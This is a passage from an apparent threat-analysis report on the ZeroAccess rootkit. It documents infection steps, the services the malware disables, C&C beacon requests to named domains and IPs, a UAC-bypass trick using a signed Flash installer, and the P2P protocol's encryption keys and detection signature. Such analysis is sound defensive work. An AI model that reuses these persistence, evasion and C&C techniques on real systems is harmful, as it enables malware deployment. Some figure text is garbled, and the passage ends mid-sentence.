- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\76c62c8e

The key has a value similar to “ImagePath” = “\systemroot\2385299062:2302268273.exe” The “:” notation represents an alternative data stream (ADS), which is a nonstandard part of a file. The file itself, “\systemroot\2385299062,” exists on the disk but appears to be empty because the default data stream does not contain any data.

Security software that tries to open this ADS is caught by the tripwire and is disabled, as in the case of Type I variants. The ADS appears to contain a process image (not a driver), which is seen running in the task manager (image name: 2385299062:2302268273.exe) and cannot be terminated.

Type III

Type III no longer employs the tripwire behavior. The reasoning behind this may have been the thought that the failure of security software is an easy-to-spot sign that a system is compromised. Malware stands a better chance of evading detection if it does not raise any alarms.

X64 platform support

When infecting a 64-bit platform, initially a DLL file will be dropped and the registry will be modified:

- HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\Control\Session Manager\SubSystems\Windows = [DLL_FILE]:[EXPORT_FUNCTION]

This ensures the malware's DLL will be loaded during system startup.

Next, it creates the following folder and drops several files, which are stored in the appended data of the dropper, to the following locations:

- %Windir%\assembly\GAC
- %Windir%\assembly\GAC32\Desktop.ini
- %Windir%\assembly\GAC64\Desktop.ini
- %Windir%\assembly\GAC_MSIL

By Mapping \GAC32\Desktop.ini to \\KnownDlls32\\mswsock.dll and \GAC64\Desktop.ini to \\KnownDlls\\mswsock.dll, the files will act as LAP of hijacking mswsock.dll. The route of WSPstartup of these two files are modified to load from the following location:

- %Windir%\assembly\tmp\U\80000032.@

This is a core ZeroAccess component downloaded through the P2P network.

Next, it will disable the Windows firewall by disabling the MpsSvc service.

Then, it injects code into svchost.exe with netsvcs parameters. The injected code is used to load a DLL file that in turn creates %SystemRoot%\assembly\tmp\U and proceeds to download files through the P2P network, similar to the 32-bit platform version.

Damage to native Windows security services

Type IV and earlier variants are known to disable native Windows services to interfere with security services. This is primarily done by deleting or modifying their service control manager (SCM) registration entries.

The following services are disabled:

- BFE (WFP Base filtering engine) **Note:** not deleted, just disabled
- iphlpsvc (IP helper)
- MpsSvc (FirewallAPI.dll)
- SharedAccess (ipnathlp.dll - Security Center)
- WinDefend (Windows Defender)
- wscsvc (Security Center)

Removal of the infection does not restore these services.

APPENDIX

Appendix

ZeroAccess technical description

The following details the installation procedure of the dropper and details a full analysis of the functionality of dropped files and downloaded components.

Version 1 known variants

Table 13. Version 1 variants overview

	Overview	MD5s
Type I Released May-June 2011	Includes a rootkit component. Kernel driver installed to access hidden file formatted as NTFS file system. Includes tripwire driver	1cc50f77040bf03ba7ea9b24a43cf37374906d5da-4476ba8f7353cbcf052af26
Type II Released July 2012	Includes a rootkit component. Kernel driver installed to access hidden files stored in %Windir%\$KBUninstall[5-DIGIT RANDOM NUMBER]$. Includes tripwire driver.	N/A
Type III Unknown release date	Includes a rootkit componentKernel driver installed to access hidden files stored in %Windir%\$KBUninstall[5-DIGIT RANDOM NUMBER]$. Tripwire driver removed.	5778dfc8945a8b12eaf8962fa47d7b85

Version 2 known variants

Table 14. Version 2 variants overview

	Overview	MD5s
Type IV Early 2nd QTR 2012	Does not include a rootkit component. COM/CLSID impersonation allows threat to stay persistent between system reboots	10d1671c9cce406574117720a2dc3817

Installation

Version 1: Types I, II, and III

When the dropper is executed it injects code into explorer.exe and continues execution from the injected code. The originally started process quits.

It will randomly select a driver file (*.sys) between classpnp.sys and win32k.sys, and replaces it with its own malicious driver. The original driver is stored in a hidden disk.

It will create a hidden disk to store its malicious components. These components are stored in a disk named \??\ACPI#PNP0303#2&da1a3ff&0. The disk name is known to vary between variants I, II, and III.

It sends the following install status update to the C&C server to indicate a successful infection of the computer:

- http://ztcbkqhg.cn/stat2.php?w=15&i=8d13544794a85347a8aa9e4dd95fb853&a=10

In the above example, the domain ztcbkqhg.cn is randomly generated.

Next, it creates the following user registry subkeys:

- \Software\[UNIQUE GENERATED FOLDER NAME]\u
- \Software\[UNIQUE GENERATED FOLDER NAME]\id

Table 15. URL parameters description

Parameter	Description
w=15	15 is obtained from the virus body and is believed to be an affiliate ID
i=8d13544794a85347a8aa9e4dd95fb853	This is related to a custom bot ID in the form of i=[SYSROOT_TIME][WIN_INSTALL_DATE][LANG_ID][RANDOM_NUM] • '8d135447' relates to the folder time of %SystemRoot% • '94a85347' is from HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate • 'a8aa9e4dd95fb853' is a combination of the %SystemRoot% timestamp and the system default language ID
a=10	Bot status (first run, drop sys file, load sys file etc.) The largest value observed is 0x1d

Table 16. Registry keys description

Parameter	Description
[GENERATED USER FOLDER]	This is derived from the Volume Information of the infected system's disk drive. The value will differ on each infected computer
u	The value of 'u' key is set to the dropper's PE header checksum
id	The value of the 'id' key is random, derived from CryptGenRandom()

Malicious driver

The following describes the function of the malicious driver for variants.

1. Creates a file system device named: \??\ACPI#PNP0303#2&da1a3ff&0 (since there is no symbolic link for this device it is not possible browse to it using normal tools)
2. Loads the original clean driver file from: \??\ACPI#PNP0303#2&da1a3ff&0\L\[RANDOM FILE NAME]
3. Hooks all devices belonging to \\driver\\Disk, and filters SCSIOP_READ and SCSIOP_WRITE. If the requested file object is the original clean driver file, it will read the clean file from the hidden file system and return that file data.
4. The driver hooks the IRP_JM_INTERNAL_DEVICE_CONTROL routine of the disk device. The hooked routine is to prevent other software from scanning the malicious driver.
5. Loads the payload files in \??\ACPI#PNP0303#2&da1a3ff&0\U

Version 2: Type IV

During the installation, the dropper will send a request to the C&C server several times in order to report the infection progress. Older droppers only perform this request using HTTP GET requests and UDP messages over port 53. However, newer samples only use UDP over port 53.

The GET request is in the following form:

```
GET /5699017-3C912481A04E584CDF231C519E1DF857/counter.img?theme=[COUNTER]&digit
s=10&siteId=[AFFILIATE _ ID+MESSAGE _ ID] HTTP/1.1
Host: bigfatcounters.com
User-Agent: Opera/9 (Windows NT [MAJOR _ VERSION].[MINOR _ VERSION];
[COUNTRY _ CODE] ; [X86|X64])
Connection: close
```

Table 17. GET request parameters description

Variable	Description
[COUNTER]	The [COUNTER] value is incremented for each message sent
[AFFILIATE_ID+MESSAGE_ID]	The [AFFILIATE_ID] and [MESSAGE_ID] are added together. The [MESSAGE_ID] is used to identify where in the code the message originated
[MAJOR_VERSION], [MINOR_VERSION]	The major and minor operating system version information
[COUNTRY_CODE]	Country code obtained using GeoIP service
[X86|X64]	CPU architecture

Table 17 details the variables in the above GET request.

The UDP message has the following format. All data is represented in little-endian.

```
[RANDOM _ DWORD][MSG _ ID _ DWORD][COUNTRY _ CODE _ WORD][WIN _ VER _ BYTE][IS _
X64 _ BYTE][AFFILIATE _ ID _ DWORD][MSG _ CRC _ DWORD]
```

Table 18 details the variables in the above UDP message.

Table 18. UDP message variables description

Variable	Description
[RANDOM_DWORD]	The random DWORD is generated once per infected host and is saved after infection occurs. It is used to uniquely identify the client
[MSG_ID_DWORD]	The message id identifies the location in the code where this message is being sent from
[COUNTRY_CODE]	The country code is determined from an online GeoIP service
[WIN_VER_BYTE]	A single byte which determined the version of Windows running on the infected computer
[IS_X64_BYTE]	If the infected computer is 64-bit, the lowest bit of this byte is set.
[AFFILIATE_ID]	This indicates the affiliate id responsible for the installation
[MSG_CRC_DWORD]	RtlComputerCrc32 is used to compute a CRC of the entire UDP message for integrity purposes

ZeroAccess has been known to send UDP messages over port 53 to the following IP addresses:

- 194.165.17.3
- 66.85.130.234
- 91.242.217.247

It searches for the following processes, and if the process is found, it suspends the main thread ceasing execution:

Table 19. Processes suspended by ZeroAccess

Process	Description
wscntfy.exe	Microsoft Windows Security Centre
msascui.exe	Microsoft Windows Defender
mpcmdrun.exe	Microsoft Security Essentials
nissrv.exe	Microsoft Security Essentials – network inspection module
msseces.exe	Microsoft Security Essentials

Shell code is injected into the explorer.exe and services.exe processes.

- There are 32-bit and 64-bit versions of the shellcode. On

32-bit systems 32-bit shellcode will be injected, on 64-bit systems 64-bit shellcode will be injected.
- Shellcode from within the explorer.exe process space performs the following actions:
  - Finds where the actioncenter and wscntnfy are loaded in memory. These components are responsible for notifying users of a security concern in Windows (e.g. firewall disabled, no antivirus etc.)
  - Finds where actioncenter and wscntnfy have imported shell32.Shell_NotifyIconW and creates a hook to this function in order to suppress notifications to the user.

Within the dropper binary there is an embedded cabinet file (.cab). Once the dropper file has been unpacked into memory there is no additional encryption of the cabinet file. The files within are used at various points during the infection process.

The following two hidden system folders are then created in the following form:

- %UserProfile%\Application Data\Local\{XXXX-XXXXX-XXXXX-XXXX}
- %Windir%\Installer\{XXXX-XXXXX-XXXXX-XXXX}

The last part of the path is randomly generated per host. The folder structure within is similar to previous ZeroAccess variants (Type I, II, and III).

In the samples examined %UserProfile%\Application Data\Local\{XXXX-XXXXX-XXXXX-XXXX} is created but not used to store data in. Some variants create hidden system folders in the following location:

- C:\RECYCLER\S-1-5-18\${XXXXXXXXXXXXXXXXXXXXXXXXXX}

The embedded .cab file contains the files in Table 20.

Table 20. Overview of modules contained in embedded CAB archive

File name	Description
e32	Shellcode followed by a PE, with embedded PE. First embedded file (Md5: 13780c77a19bf60148b8de7a930213cf) implements main ZeroAccess component, including P2P communication protocol and update mechanisms. The second embedded file (MD5: 85c5dec9b6b5d6b9de2c0331a102ad71) is a DLL file related to the Windows socket service. This is used to hijack all calls to mswsock.dll
e64	This is the 64-bit version of the e32 files. This file contains three embedded PE files. The first embedded file (MD5: 3503ed7dc93d11cea8c91ee968584f13). The second embedded file (MD5: 1b2e79db7750d7e8b6f61d2611f9ff59 and beb7f32f70873dc2423e38e09f6dbb55). The third embedded file (Md5: d9b086e213bd4d365c438b184101eac7)
Fp.exe	Genuine version of Adobe Flash player signed by Adobe (MD5: 2ff9b590342c62748885d459 d082295f)
n32	Originally, this was a click fraud module (MD5: 7cff1a99088e572cd92ad4cc6516cef8). In later variants this file is a packed version of the main P2P component and e32/e64 is not used
n64	Originally, this was a click fraud module (MD5: 61cbd7a6a6e6eb8525a2070de18cad67)In later variants this file is a packed version of the main P2P component and e32/e64 is not used
s32	List of peers, becomes the @ file in the hidden folder created
s64	64-bit version of the peer list above (s32)
w32	Small piece of shellcode examined variant did not use this file
w64	64-bit version of the above

Windows 7

If the ZeroAccess version 2 dropper is executed on a Windows 7 system, it performs the following actions in a bid to socially engineer the user into giving the dropper elevated permissions through the Windows UAC:

- The embedded cab file contains a legitimate signed version of the Adobe Flash installer (fp.exe) which is dropped to %Temp%.
- Next, the dropper copies itself as msimg32.dll to %Temp% and sets the DLL flag in the PE header to change itself from an executable to a DLL.
- It executes the legitimate Adobe Flash installer and requests elevated privileges, the request for elevated privileges causes the user to be prompted for confirmation by Windows User Account Control (UAC).
- If the user agrees, the malicious copy of %Temp%\msimg32.dll is loaded into memory by the legitimate Flash player installation process because of the Windows DLL load order.
- The malicious DLL exports three functions needed by the legitimate Adobe Flash installer that it forwards to the real msimg32.dll to allow the Adobe Flash installer load as normal. However, at this point the malicious DLL has been executed with elevated privileges and ZeroAccess is installed as described above.


P2P NETWORK ANALYSIS

> “Variants of ZeroAccess use different TCP ports to communicate. The ports a specific variant uses are hard coded into the binary.”

P2P network analysis

Version 1

ZeroAccess uses a P2P network to learn about new peers and download updated payload files. The communication is encrypted using RC4. The RC4 key is equal to the MD5 hash of the little-endian DWORD 0xcd6734fe in all samples examined. Variants of ZeroAccess use different TCP ports to communicate. The ports a specific variant uses are hard coded into the binary.



0x0	0x4	0x8	0xc	0x10
RC4 key	CRC	CMD	Length	Data
The RC4 key used to decrypt is at offset 0x0 of the message	The CRC check sum of the message, when the CRC of the message is calculated this is zeroed	The command of this message	Length of the rest of the data	The data of the message

Figure 11. Version 1 message format overview

Message format

There are seven message types: getL, retL, getF, setF, srv?, yes!, and news. In general, each of these messages follow the same format as show in Figure 11.


A getF is a 0x14-byte message to request a particular file by name (a peer would previously learned the file name using a getL message). The following is an example of message generation for a getF message:

- The RC4 key to use for the response is placed at offset 0x0 (this is often the same key used to encrypt this message.
- The CRC checksum at offset 0x4 is zeroed
- The command getF is included at offset 0x8
- The size of the data for this message is included at offset 0xc, for getF messages it is always 0x4
- The file name DWORD is included at offset 0x10

The above message will be passed to ntdll!RtlComputeCrc32, the DWORD CRC result will be placed at offset 0x4 of the message. Prior to being sent to the remote peer, the message will be encrypted using RC4. The key will be the MD5 hash of 0xcd6734fe.

getL command

The command getL is used to request a refreshed list of C&C IP addresses from a bot on the network.




0x0	0x4	0x8	0xc	0x10
RC4 key	CRC	CMD	Length	Data
The RC4 key used to decrypt the entire message is also included at offset 0x0 of the message	The CRC check sum of the message	The command of this message	Length of the rest of the data	Random number uniquely generated for each bot, ensures bot is not responding to loop back messages

Figure 12. Version 1 getL command structure

retL command

The command retL is used to reply to getL.



0x0	0x4	0x8	0xc	0x10	
RC4 key	CRC	CMD	Length	Num IPs	File count
Decryption Key	CRC check sum	Command of this message	Length of the rest of the data	Number of the IP addresses	Number of file data blocks


IP stored as little endian	Peer timestamp
IP	Time stamp

Name	Date
Name of file	Date of file

Figure 13. Version 1 retL command structure

getF command

The command getF is used to request MZ file.




0x0	0x4	0x8	0xc	0x10
RC4 key	CRC	CMD	Length	File name
The RC4 key used to decrypt the entire message is also included at offset 0x0 of the message	The CRC check sum of the message	The command of this message	Length of the rest of the data, must be 0x4	File name requested

Figure 14. Version 1 getF command structure

setF command

The command setF is used to reply to getF.



0x0	0x4	0x8	0xc	0x10
RC4 key	CRC	CMD	Length	File data
The RC4 key used to decrypt the entire message is also included at offset 0x0 of the message	The CRC check sum of the message	The command of this message	Length of the rest of the data	The file data for the file requested

Figure 15. Version 1 setF command structure

srv? command

The srv? command is used to send the create time of hidden drivers.

yes! command

The yes! command is used to reply to srv?, it will send back the same information in its own hidden driver. For example, if A sends srv? to B, the packet will contain file information of A, and if B replies by sending yes! to A, the packet will contain file information of B.

news command

The news command is sent after receiving the yes! command.

Version 2

Version 2 cut down on the number of P2P commands and also switched all communication to UDP. In addition, the encryption of the commands moved from RC4 to a shifted XOR key. File downloads continue to use RC4 for encryption.

For 32-bit samples a peer listens on ports 16471/UDP and 16464/UDP. 64-bit samples have been observed to be listening on 16470/UDP and 16465/UDP.

A peer contains a list of 256 peer IP addresses. A peer will start a thread that will poll other peers every second using the getL command on the UDP ports listed above. In general P2P commands have the following format and are all at least 0x10 bytes in size:



0x0
0x4
0x8
0xc
CRC
The CRC checksum of the message
CMD
The command dwords, 'getL', 'retL' and 'newL' are understood by the peers
Flag
Can be used to modify the command
Data
The data of the message

Figure 16. Version 2 message format overview

Commands

getL

The initial command sent by a newly started peer to other peers is getL. The message is constructed as in Figure 17.



0x0
0x4
0x8
0xc
CRC
CRC is initially blank
CMD
The command getL
Flag
Set to 1 if newL should also be sent
Magic
Is a random number generated by each peer

Figure 17. Version 2 getL command structure



0x0
0x4
0x8
0xc
CRC
CMD
Flag
Magic
CRC command
The command getL
Flag to mark if this message is part of public peer discovery
Is a random number generated by each peer

Figure 18. Version 2 response to getL command structure




Figure 19. Decryption scheme used for getL

The above 0x10 bytes are used as input for a call to ntdll!RTLCOMPUTECrc32. The DWORD returned from this function is placed in the message at offset 0x0

Once the CRC is calculated and placed in the message the 0x10 bytes of the message is encrypted with a DWORD XOR key. The key is ftp2 (0x66747032). After the first DWORD is XOR'd the XOR key is shifted left by one bit and the encryption continues. This encryption is similar for all peer commands.

As a result of the use of the static XOR key, and how the getL message is constructed, the bytes from offset 0x4 to offset 0xc will be constant on the wire when an infected computer sends a getL message. Therefore, a computer infected with Zero Access will send outgoing UDP messages of size 0x10 to remote hosts on ports 16471 or 16470 with the following byte string beginning at offset 0x4:

- 0x28948dabc9c0d199

retL

The command retL comes as response over UDP for a getL command. The response includes a list of IP addresses of other peers along with any files the peer has available for download. A retL message is encrypted (and therefore decrypted) by using the same shifted XOR key of ftp2 (little-endian) in the same manner as the getL message above. The structure of a decrypted retL message is as in Figure 20.

newL

This command is used to add a single peer IP address to the peer's list of IP addresses of other peers.

The above 0x10 bytes are used as input for a call to ntdll!RTLCOMPUTECrc32. The DWORD returned from this function is placed in the message at offset 0x0.

Command sequence

The following is a detailed representation of how these commands are utilized in order to share updated peer lists and download payloads to infected computers among peers.

The numbers in Figure 22 indicate important actions in the P2P sequence, they are explained below.

1. Peer A, using its internal list of 256 peer IP addresses, reaches out to those peers with the getL command.




Figure 20. Version 2 retL command structure



0x0
0x4
0x8
0xc
CRC
CRC command
CMD
The command newL
Flag
Flag to mark if newL command should be propagated, value is decremented for every propagation
IP
The IP address to the add to the peer's IP list

Figure 21. Version 2 newL command structure

2. Peer B receives Peer A's getL and responds with a retL command on the originating port the getL was sent from. The retL command will include 16 peer IP addresses from Peer B's list along with a list of all Peer B's files that Peer A can download. Peer A will add any IP addresses from Peer B that are newer based on the last contacted timestamp from Peer B. Peer A may also decide to download files from Peer B. File download is not covered in this sequence diagram.

3. Peer B will send a getL+ command to Peer A on the normal UDP listening port for the current network (16454, 16455, 16470, or 16471). A getL+ command is the same as a getL command but has the DWORD at offset 0x8 set to 1.

4. Peer A will respond with a retL+ command to Peer B. A retL+ command is the same as a retL command but again has the DWORD at offset 0x8 set to 1. The retL+ command will include 16 peer IP addresses from Peer A as well as files that Peer A has. Peer B may replace peers from its list that it received from Peer A if they have a lower last contacted timestamp than Peer B has. Peer B may also decide to download files from Peer A. File download is not covered in this sequence diagram.

5. If Peer B receives the retL+ response from Peer A and since Peer B originally sent the getL+ command to the normal port for this network, Peer B knows that Peer A is not behind NAT and is likely reachable by other

